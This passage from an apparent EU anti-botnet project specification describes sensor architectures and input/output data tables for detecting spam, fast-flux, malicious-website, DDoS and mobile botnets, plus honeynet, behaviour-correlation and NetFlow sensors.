- **Isolated –** The supporting network where a sensor is installed should not be shared and used by other services or as support for other systems or applications;
- **Correctly dimensioned –** It must fulfil each tool minimum network performance requirements, in order to operate normally as expected; Mechanisms that ensure QoS with classification and congestion control policies may also be supported;
- **Secure –** Where applicable, the network should be protected against unauthorized connection or access; Automatic Protection Switching (APS 1+1, APS 1:N) may be supported;
- **Resilient –** It should have a good level of redundancy or backup mechanisms, to guarantee its continuous operation.

3.5.4. Business Continuity

The hosting environment for the network sensors should guarantee their continuous operations on a 24x7 mode. Continuous power supply must be guaranteed by backup systems (such as UPS or electricity generators).

The implementation of redundant systems or controls should be considered for components with critical roles, whenever their unavailability means the halt of the monitoring or sharing of information by the sensors.

The hosting environment must also support a backup infrastructure in order to recover the infrastructure to its original operation state in case of disaster.

The information backup criteria should include, at least: the person responsible for making the backup copies and for their custody, frequency, number of copies, type of backup, maximum storage times and whether it is necessary to delete the information. The backup copies should be kept in a different place from the original sensor’s location.

4. Spam Botnet Sensors

The Spam-Botnet sensors will be focused on gathering data related to Spam botnets used primarily for Spam message distribution.

The primary target of Spam messages is the end user, as Spam is mostly used for scams, frauds and forget products (e.g., pharmaceutical products) and infecting end points such as computers and mobile phones by having attached malware or pointing to an infected website.

4.1. Objectives

ACDC will provide tools for end users, which serve multiple purposes at the same time.

- Reporting tools: Users may install extensions for popular communication software such as browsers and e-mail clients. These extensions allow the reporting of Spam which results in an database entry into the central clearing house;
- Detection tools: Users may download and run tools which are able to analyse their local system, check for emerging threats or known system/configuration vulnerabilities.

Valuable information, reported or detected by this tools, regarding found vulnerabilities, system misconfigurations, infections, etc. should be sent to and stored within the Centralized Clearing House.

ACDC will also provide tools for operators and ISPs, focused on detecting spam traffic based on SMTP protocol. Using reporting tools it will be possible to notify the operator or ISP in order to block the spam user traffic and report to the central clearing house with anonymous data input.

Central Clearing House may also feed the Spam-Botnet Sensors with data, in order to improve the detection.

ACDC will also provide a spamtrap sensor which will receive spam e-mail sent to e-mail addresses listed in spammer lists. These tools can detect and report spambot IP, can analyze spam e-mail content and detect malicious URLs embedded in the spam body and report malicious URLs and attachments.

4.2. General Architecture

The general Spam-Botnet sensors' architecture, depicted in Figure 3, shows the typical interaction between all the components of the sensor.




Figure 3 - Spam-Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as logs from email servers, email messages to be analysed or already market as spam by anti-spam filter engines, email attachments, etc.

The sensor should then process these data according to its specification and, when evidence of botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

4.3. Input Data

The source of data to be analysed by the Spam-Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
Filtered Email Messages - Body	Email messages, already market as SPAM by an anti-spam engine or received by spamtrap sensor. Is possible to look for some patterns or key words within the body of the message that helps to identify spam campaign.	MUST
Filtered Email Messages – Headers	Headers of the email because they contain some interesting data for the further analysis.	MUST
Filtered Email Messages - Subject	Subject of the email message	MUST
Unfiltered Email Messages (Body + Header + Attachments)	Unfiltered Email messages to be analysed by the sensor.	SHOULD
Email Server logs	Logs of email servers that contain information about sent and received emails within a specific user community.	SHOULD
Email attachments	Attachments included in spam (or other purpose) email messages, which might be used to infect end users with malware	MAY
Malware hash	To analyse email attachments for known viruses and malware (e.g. MD5 hash)	MAY
URLs embedded in spam body	All URLs in spam body can be scanned by scanners in order to find malicious web sites which could infect visiting users.	MAY
Network SMTP traffic	Network SMTP traffic as input data for the Deep Packet Inspection	MAY

Table 1 - Spam-Botnet Input Data

4.4. Output Data

The output data to be expected by the Spam-Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement

		(Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
Report category	The category of the report	MUST
Source Key	The type of the reported object	
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in spam related activities.	SHOULD
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in spam related activities.	SHOULD
Confidence level	The level of confidence put into the accuracy of the report.	MUST
Malicious URL / IP	Malicious URLs ou IPs embedded in the spam mail body	MAY
Malicious attachment	Malicious attachment sample and its hash	MAY
Hashes of attached (malicious) files	Hash of the malicious detected file. The binary must be stored in the CCH.	MAY
Spam campaign information	List of spambot IP addresses sending spam with the same subject in the same campaign	MAY
Campaign ID	Identifier of the associated spam's campaign. A spam's campaign is defined by a dataset that could include some keywords, urls, attached files and any other data combination that makes it unique.	MAY
Key words	List of key words that could be used to identify other Spam messages.	MAY

Table 2 - Spam-Botnet Output Data

5. Fast-Flux Botnet Sensors

Fast-Flux Botnet Sensor will be focused on targeting systems and domain names used in Fast-Flux activities on the Internet, and provide this information to the Centralized Clearing House.

Usually, the IP address behind a webpage is static. In contrast to this, the Fast-Flux method uses a specific domain (e.g., www.example.com) and assigns new IP addresses to it within a short time interval (approximately every three minutes). The bulk of IP addresses used usually points to infected computers which are part of the same botnet, and all these machines (i.e., the bots operating on them) host the same website. In other words, a user who thinks he connects to the benign service of www.example.com is frequently redirected to another server without noticing it, as the visible content never changes.

Another example, where the Fast-Flux technique is used, is the distribution of malware (e.g., sending of malicious spam emails or the provision of websites hosting drive- by-downloads). Here, from a cyber defender's point of view, the source changes frequently, as the bots' IP addresses alter.

Fast–Flux domains are usually hosting layer of botnet proxy bots which are hiding botnet command and control centres who communicate with bots through these proxy bots. Fast-flux domains are also used for changing the IP address of nameserver resolvers used by botnets in double-flux or n-flux botnet architecture thus increasing botnet command and control center resilience and resistance to botnet deactivation.

5.1. Objectives

In order to notice that the Fast-Flux technique is applied by a botnet, different kinds of network sensors should be installed within the networks of the ACDC consortium partners.

These sensors should be used to store Internet traffic and to analyse it using existing and approved methods (e.g. deep packet inspection) and novel approaches such as analysing network-flow data or sniffing and analysing DNS resource records in near real time.

In addition DNS-information may be analysed by means of spatial statistics in order to provide another indicator for the application of Fast-Flux. The latter is described in detail by the thesis Detection of Botnet Fast-Flux Domains by the aid of spatial analysis methods2, which depicts a simple and inexpensive method of creating indicators that can help identify Fast-Flux utilization, its outcomes may be re-evaluated by applying its methodology in the Fast-Flux Botnet Sensor's environment. Such an evaluation is planned to be performed using data provided by ECO.

The gained data will be sent to the Centralized Clearing House, where they are aggregated and prepared for further analysis.

The aggregation and data mining plays a vital role in this experiment as it lies in the nature of the Fast-Flux technique to have multiple sources (i.e., IP addresses) relate to the same problem.

5.2. General Architecture

2 https://workspace.acdc-project.eu/index.php?c=files&a=download_file&id=960

The general architecture of the Fast-Flux botnet, depicted in Figure 4, shows the typical interaction between all the components of the sensor.




Figure 4 - Fast-Flux Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as DNS zones or servers, network flow records, packet inspection mechanisms, etc. In terms of spatial analysis DNS-information could be used to extract geographical information of IP addresses that are or have been associated with a specific domain. Here, not only DNS-information about a domain itself but also information about their responding DNS-servers should be evaluated.

The sensor should then process the data according to its specification and, when evidence of Fast-Flux botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

5.3. Input Data

The source of data to be analysed by the Fast-Flux Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
DNS Zone information	Information about specific DNS zones, including the configuration parameters.	MUST
DNS resource records	DNS type A records (if A records are gained by sniffing network- it should be sniffed on outer side of DNS recursor due to privacy reasons)	MUST
Network Flow Records	Information about DNS query and response in order to analyse the number of different responses received and the "time-to-live". Timestamp of the network traffic flows to analyse time-based patterns.	MUST
Blacklists/Whitelists	Known domains and IPs that are considered malicious or legitimate (e.g. Alexa Top sites / Google Safe browsing, malwareurl.com)	SHOULD
DNS Server information	Information about DNS servers that respond to specific domains, including IP address etc.	MAY

Table 3 - Fast-Flux Botnet Input Data

5.4. Output Data

The output data to be expected by the Fast-Flux Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in Fast-Flux related activities.	MUST
Report category	The category of the report	MUST
Source Key	The type of the reported object	MUST
Fast-flux domain name	The name of detected fast-flux domain serving botnet	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in Fast-Flux related activities.	SHOULD
Confidence level	The level of confidence put into the accuracy of the report.	MUST
Type of Fast-Flux	Type of fast-Flux detected (type A, type NS, etc)	MAY
Cluster of fast-flux domains	Suspicious domains which share some percentage of the same IP addresses	MAY
Spatial statistic classifiers	Classifier values that were calculated by analysing DNS-information about a domain by means of spatial statistics (see document in annex)	MAY

Table 4 - Fast-Flux Botnet Output Data

6. Malicious and Vulnerable Websites Sensors

Vulnerable web sites are very often target of the attacks done by hackers manually or these attacks are performed from compromised bots. The attacks performed by compromised bots to port 80 are performed automatically and are usually related to remote file inclusion attack types or attacks which do not require assistance of other compromised systems. In this sense the most interesting attack type is remote file inclusion, since it includes in the attack another system hosting malware. Such attacks could exploit vulnerabilities in web sites thus turning web site for example into php bot or do other types of attacks like cross site scripting etc. Such attack turns regular web site into malicious one.

6.1. *Objectives*

In order to detect sources of web site attacks, new malware samples and URIs on which they reside, honeypot network sensors should be installed within the networks of the ACDC consortium partners.

Web honeypots can receive all attacks to web service, but only remote file inclusion attacks are of the interest since they involve other compromised web servers hosting malware in the attack. Such devices can collect data about malware URLs, samples related to these URLs and attacking bot IP addresses. After false positive check and deduplication, these URLs and samples and IP addresses could be sent to Central Clearing House.

6.2. *General Architecture*

The general Malicious and Vulnerable Websites Sensors' architecture, depicted in Figure 5, shows the typical interaction between all the components of the sensor.




Figure 5 - Websites Sensor General Architecture

Through the use of passive sensors that simulate given vulnerabilities – Honeypots – which will be set on a given network, one can identify malicious or vulnerable websites, on the internet, used for malicious proposes.

The sensor should then process these data according to its specification and, when evidence of botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

6.3. *Input Data*

The source of data to be analysed by the Malicious and Vulnerable Websites experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement

		(Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
Attack traffic	Attack traffic which will try to exploit web server vulnerability	MUST

Table 5 - Websites Sensor Input Data

6.4. Output Data

The output data to be expected by the Malicious and Vulnerable Websites experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in spam related activities.	MUST
Report category	The category of the report	MUST
Source Key	The type of the reported object	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in spam related activities.	SHOULD
Confidence level	The level of confidence put into the accuracy of the report.	MUST
Malware URL	Malicious URL hosting malware included into attack	MUST
Malware sample	Malware Sample	MAY

Table 6 - Websites Sensor Output Data

7. Distributed Denial of Service (*DDoS*) Botnet Sensors

The Distributed Denial of Service (DDoS) Botnet Sensors will be focused on targeting systems and networks used in DDoS activities on the Internet, and provide this information to the Centralized Clearing House.

DDoS attacks imply a massive amount of requests being done to a specific target. The success of an attack is directly related to the amount of traffic generated, something that can be specially accomplished by using botnets. When a specific target has been chosen, botmasters contact their bots and initiate the attack, which is nothing more than accessing the target's service as often as possible.

7.1. Objectives

As the network traffic is the primary target for detecting denial of service attacks, we take advantage of the technical knowledge and infrastructure of the ACDC consortium partners and their methods for analysing traffic to detect bots which take part in DDoS attacks, having a special focus on Cloud-based DDoS attacks. While Cloud services are steadily gaining popularity, it seems possible that cyber criminals may take advantage of this technology as well. As the computational power within large Cloud services is overwhelming, the damage that could be caused by Cloud-based attacks would be significant.

Since an http-request as such, sent to an unsuspicious website, is normal, the applied detection methods go far beyond common misuse detection. Here, behavioural analysis (a.k.a. anomaly detection) will also be applied, as it is able to tell apart normal from abnormal usage.

The cleaning of the gained data and their preparation for public disclosure will be done within the Central Clearing House. The Clearing House will, of course, also be the place where the data from different stakeholders is compared, possibly leading to valuable insights into the attack details (e.g., geographical origin, unsuspectingly involved ISPs, etc.).

7.2. General Architecture

The general architecture of the Fast-Flux botnet, depicted in Figure 6, shows the typical interaction between all the components of the sensor.




Figure 6 - DDoS Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as network flow records.

The sensor should then process these data according to its specification and, when evidence of DDoS botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

7.3. *Input Data*

The source of data to be analysed by the DDoS Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
Network Flow Records	Records of network flows detected on the member's target infrastructure to be later correlated and analysed.	MUST
DNS traffic data	To detect DNS DDoS amplification attacks	MAY

Table 7 - DDoS Botnet Input Data

7.4. *Output Data*

The output data to be expected by the DDoS Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in DDoS related activities.	MUST
Source port	The source port of the attack connection.	SHOULD
Report category	The category of the report	MUST
Source Key	The type of the reported object	MUST
Destination IP	Destination IP for the given attack	MUST
Destination port	Destination port for the given attack	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in DDoS related activities.	SHOULD
Confidence level	The level of confidence put into the accuracy of the report.	MUST
Type of Protocol	Type of protocol used in the DDoS attack (e.g. ICMP, TCP-SYN, UDP, etc.)	SHOULD
Target Type	Resource affected by DDOS (website, service port, service)	SHOULD
Website	Website targeted, if applicable.	SHOULD

Table 8 - DDoS Botnet Output Data

8. Mobile Botnet Sensors

The Mobile Botnet Sensors will be focused on targeting mobile systems infected with malware and controlled by a botmaster for specific purposes, and provide this information to the Centralized Clearing House.

Mobile phones are today nothing less than pocket size computers and their use cases comprise much more than making telephone calls and writing text messages. Smartphones, i.e., mobile phones with sophisticated capabilities, advanced mobile computing competencies and broad band connectivity, are employed to connect to and make use of a wide range of different services. Many of these services (e.g., email, banking, shopping, or social communities) require the indication of personal user credentials, which in turn are often saved on the device for convenience reasons. Because of this, attacking modern phones is a promising endeavour.

But not only attacking mobile devices is of interest for cyber criminals. By taking a closer look at the technology used to provide mobile devices in general with fast network connectivity (e.g., Long Term Evolution (LTE) or Universal Mobile Telecommunications System (UMTS) in general), it becomes clear that the effort required to identify users of mobile networks is much higher compared to traditional (wireless) local area networks. The reason for this is the fact that providers do in general not issue public IP addresses to devices within mobile networks. Instead, they apply different kinds of Network Access Translation (NAT) methods. This means that a provider connects bulks of different end users to the Internet by using only one public IP address. This IP address serves as a gateway for its customers, who are issued private IP addresses. From the outside, all users using the same gateway appear to be one person only. While the so-called IP-NATing is popular, other types, including port-NATing exist. Here, a device is indeed provided with a public IP address, but not exclusively. That is, several devices own the same IP address but operate on different ports. In any case, end user identification by just tracking down an IP address to identify malicious activities is currently not possible.

Another problem in terms of user identification in mobile networks arises from the fact that the devices used for communication are geographically not bound to a fixed location. As a result, it is often necessary to assign new IP addresses to the same device while it is moving (e.g., during a car drive).

8.1. Objectives

Even though until now there are only very few mobile bots, due to the rising numbers of mobile devices sold (i.e., smartphones, tablets, sub-notebooks, etc.), the ACDC consortium expects more malware samples targeting mobile devices in the near future. And, as the number of devices connected to mobile networks rise, we plan to carry out an experiment that validates our strength in terms of identification of botnets operating out of such networks. The identification of mobile bots is based on tools the ACDC consortium provide for end customers. In cases where the infection is obvious, users can report to ACDC. In addition to this, specifically analysing the network traffic of Internet Service Providers hosting mobile networks will be part of this experiment.

As both data from end customers and from network scanning are sent to the Centralized Clearing House, this is the place where the thorough analysis of the data is carried out. The challenge here is to identify similarities between different observations in order to reveal that, for instance, different attacks originate from the same device (i.e., the same user).

8.2. General Architecture

The general architecture of the Mobile Botnet Sensor, depicted in Figure 7, shows the typical interaction between all the components of the sensor.




Figure 7 - Mobile Botnet Sensors General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as the data collected by the mobile tools or the reports from the users.

The sensor should then process these data according to its specification and, when evidence of a mobile bot is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

8.3. Input Data

The source of data to be analysed by the Mobile Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in spam related activities.	MUST
Event Timestamp	Timestamp of detected event. The timestamp must include the associate timezone.	MUST
Network Traffic generated by mobile devices	The traffic generated in the mobile network is checked against a blacklist or other patterns in order to find some malicious activities.	SHOULD
IPv6 Address of Compromised bot	IPv6 Address of Compromised bot	SHOULD
Malicious telephone numbers	Information about malicious phone numbers – preventing calls/sending SMSes to the premium rated numbers	MAY
Metadata of malware-related SMS messages	Sensor is able to identity "hijacked" SMSes, meaing that a malware application is able to capture user's SMSes and not show them to the user. These can be used as botmaster's commands on potential RAT on the device.	MAY
User-shared URLs	User may choose to share an URL with the sensor. Mobile sensor is able to report malware URLs to the central sensor.	MAY

Malicious attachment	information about malicious attachments may be requested from the CCH	MAY
Hashes of attached (malicious) files	information about hashes of malicious files may be requested (queried) from the CCH	MAY

Table 9 - Mobile Botnet Input Data

8.4. Output Data

The output data to be expected from the Mobile Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of mobile systems detected as being infected and used for malicious proposes.	MUST
Report category	The category of the report	MUST
Source Key	The type of the reported object	MUST
Connection made to a malicious site.	Where the connection is done	MUST
Malicious premium number	Which number is contacted.	SHOULD
IPv6 Address of Compromised bot	IP address (version 6) of mobile systems detected as being infected and used for malicious proposes.	SHOULD
Confidence level	The level of confidence put into the accuracy of the report.	MUST
Hashes of (malicious) files (APKs)	Hash of the malicious detected file. The binary must be stored in the CCH.	MUST

Table 10 - Mobile Botnet Output Data

9. Other Network Sensors

9.1. *Honeynet (Telecom Italia)*

TI is developing a distributed network of low-interaction honeypot sensors collecting traffic on its public network. The intent is to gather information about attacker patterns to increase the capacity of incident detection, event correlation and trend analysis.

9.1.1. General Architecture and Objectives

The following picture shows Honeynet general architecture.




Figure 8 - Honeynet General Architecture

The sensors' IP addresses belong to ip-pool of Telecom Italia. All traffic originated to these subnets is routed toward a unique ADSL connection in a central system where the honeypot sensors are installed: by using this architecture a distributed network of sensors is realized while all the processing and detection logic is done in the centralized system of honeypots.

Different types of events are collected by using a system of low-interaction honeypots having different purposes:

- Dionaea (http://dionaea.carnivore.it/);
- Kippo (http://code.google.com/p/kippo/);
- Glastopf (http://glastopf.org/);

The data collected from the different honeypots are carried in real time using Hpfeeds (https://github.com/rep/hpfeeds) and stored in a database accessible by a web interface.

Through the web interface our analysts can access different views:

- A world map showing a real time visualization of the attacks against our *honeynet* sensors. This is based on *HoneyMap* (http://www.honeynet.org/node/960).
- A dashboard showing
    - daily, weekly or monthly trends of:
        - detected connections;
        - malware collected;
        - most used SSH credentials (username and password).
    - ranking of the most connected ports (per day, week or month);
    - ranking of the top spreading malwares countries (per day, week or month).
- For every malware file collected, a view shows
    - the number of occurrences by time;
    - the scan retrieved from VirusTotal.

9.1.2. *Input Data*

The table below describes input data for the honeynet sensors.

Source	**Description**	**Level of Requirement (Must, Should, May)**
IPv4 Address of connecting hosts	IP address of each connecting hosts (which is always at least suspicious)	MUST
Binary file	Almost every binary file collected by sensors is a spreading malware.	MUST
SSH credentials	SSH credentials (username and password) used on SSH honeypot server	MUST

Table 11 – Honeynet (Telecom Italia)- Input Data

9.1.3. *Output Data*

The table below describes output data for the honeynet sensors.

Output Data	**Description**	**Level of Requirement (Must, Should, May)**
Binary file collected	*Honeynet* provides each binary file collected, which is very likely to be a spreading malware	MUST
List of SSH credentialsused	*Honeynet* provides username and passwords used to gain access to SSH sensors	MUST
List of suspicious IP addresses	*Honeynet* can share every single IP address of connecting hosts	SHOULD
Aggregate statistics	*Honeynet* may periodically provide statistics on collected data	MAY

Table 12 - Honeynet (Telecom Italia) - Output Data

9.2. *Behaviour analysis and event correlation sensors (MI)*

These types of sensors allow detecting events in the network (e.g., using DPI techniques), applications and systems (from traces or APIs). This information is correlated and analysed.

9.2.1. *Objectives*

The objective with this sensor is to be able to identify abnormal or malicious behaviour and provide this information to the Centralized Clearing House. This behaviour could represent activity corresponding to botnet infection and operation phases. The analysis can be based on a combination of techniques including: statistics, performance (QoS), machine learning algorithms, pattern matching, behaviour analysis.

9.2.2. *General Architecture*

A high level representation of the sensor's architecture is given in Figure 9. The sensor receives raw data from different sources, extracts pertinent data and generates events. These events are then correlated using pre-defined rules (specifying wanted or unwanted behaviour) that allow detecting functional, security and performance properties. Verdicts are produced that can be sent to the Centralized Clearing House depending on the degree of risk involved.




Figure 9 - Behaviour Sensor General Architecture

9.2.3. *Input Data*

The input data can be captured on line (observing the communication interfaces, traces or executing scripts or API function calls) or offline (analysing file containing structured information).

Source	Description	Level of Requirement (Must, Should, May)
Communication flows	IP packets captured by observing a communication interface or reading a PCAP file.	MUST
System traces	Log files produced by the operating system	MAY
Application traces	Log files produced by an application	MAY

Table 13 – Behaviour Sensor - Input Data

9.2.4. *Output Data*

The output data consist of messages in any format (e.g., STIX).

Output Data	Description	Level of Requirement (Must, Should, May)
Message	Structured message containing for identifying the detected property and its cause (e.g., data that provoked the detection). This message could contain (among other) the following information:	MUST
Event timestamp	Timestamp of detected property.	MUST
Event description	A human readable description of the property and its level of risk	MUST
Session/flow identification	Data defining the session or flow (destination or source IP addresses, ports and protocol type)	MAY
Cause	A human readable description of the events that provoked the detection	MAY
Cause data	A list of events and the data that provoked the detection	MAY

Table 14 - Behaviour Sensor - Output Data

9.3. *Netflow-based sensors for botnet detection*

This type of sensors analyse, primarily, Netflow traffic data generated by routing and switching devices that are Netflow-capable (e.g. CISCO, Adtran, NEC, etc). But also software capture tools, such as softflow or nProbe, are able to sniff the network traffic and produce an output in Netflow format that can be analysed by these sensors.

Gartner3 last year stated that flow analysis should be done 80% of the time and that packet capture with probes should be done 20% of the time. The advantage of analysing netflow traffic data over packets, such as using pcap dumps, is better performance since a single flow can represent thousands of packets, keeping only certain information from network packet headers and not the whole payload. Therefore, the processing and analysis of the data yields better performance results enabling almost real-time analysis. Moreover, it is also beneficial in terms of storage of the traffic data for traceability and auditing purposes.

9.3.1. *Objectives*

The analysis of netflow data aims at identifying botnets by discovering anomalous behaviour in the network traffic. These observations may lead, for instance, to identify the hosts in the network that are part of a botnet, but also to the identification of a compromised network device and the C&C server that is sending commands the commands to it. Botnets detected by these sensors normally compromise a vulnerable router or switch device (usually not properly configured), giving the C&C server the control over the network to recruit all

3 https://www.gartner.com/doc/1971021

the hosts in the corresponding subnet to perform malicious activities. An example of this type of botnet is the Chuck Norris botnet.

Other botnet types can be detected by observing http headers in the netflow data, allowing the identification of malware distribution content web servers.

The analysis of netflow data over a period of time can be used for the identification of clusters of hosts with unusual high rates of inter-connections that simulate the behaviour of regular peer-to-peer networks but are actually an active botnet in disguise.

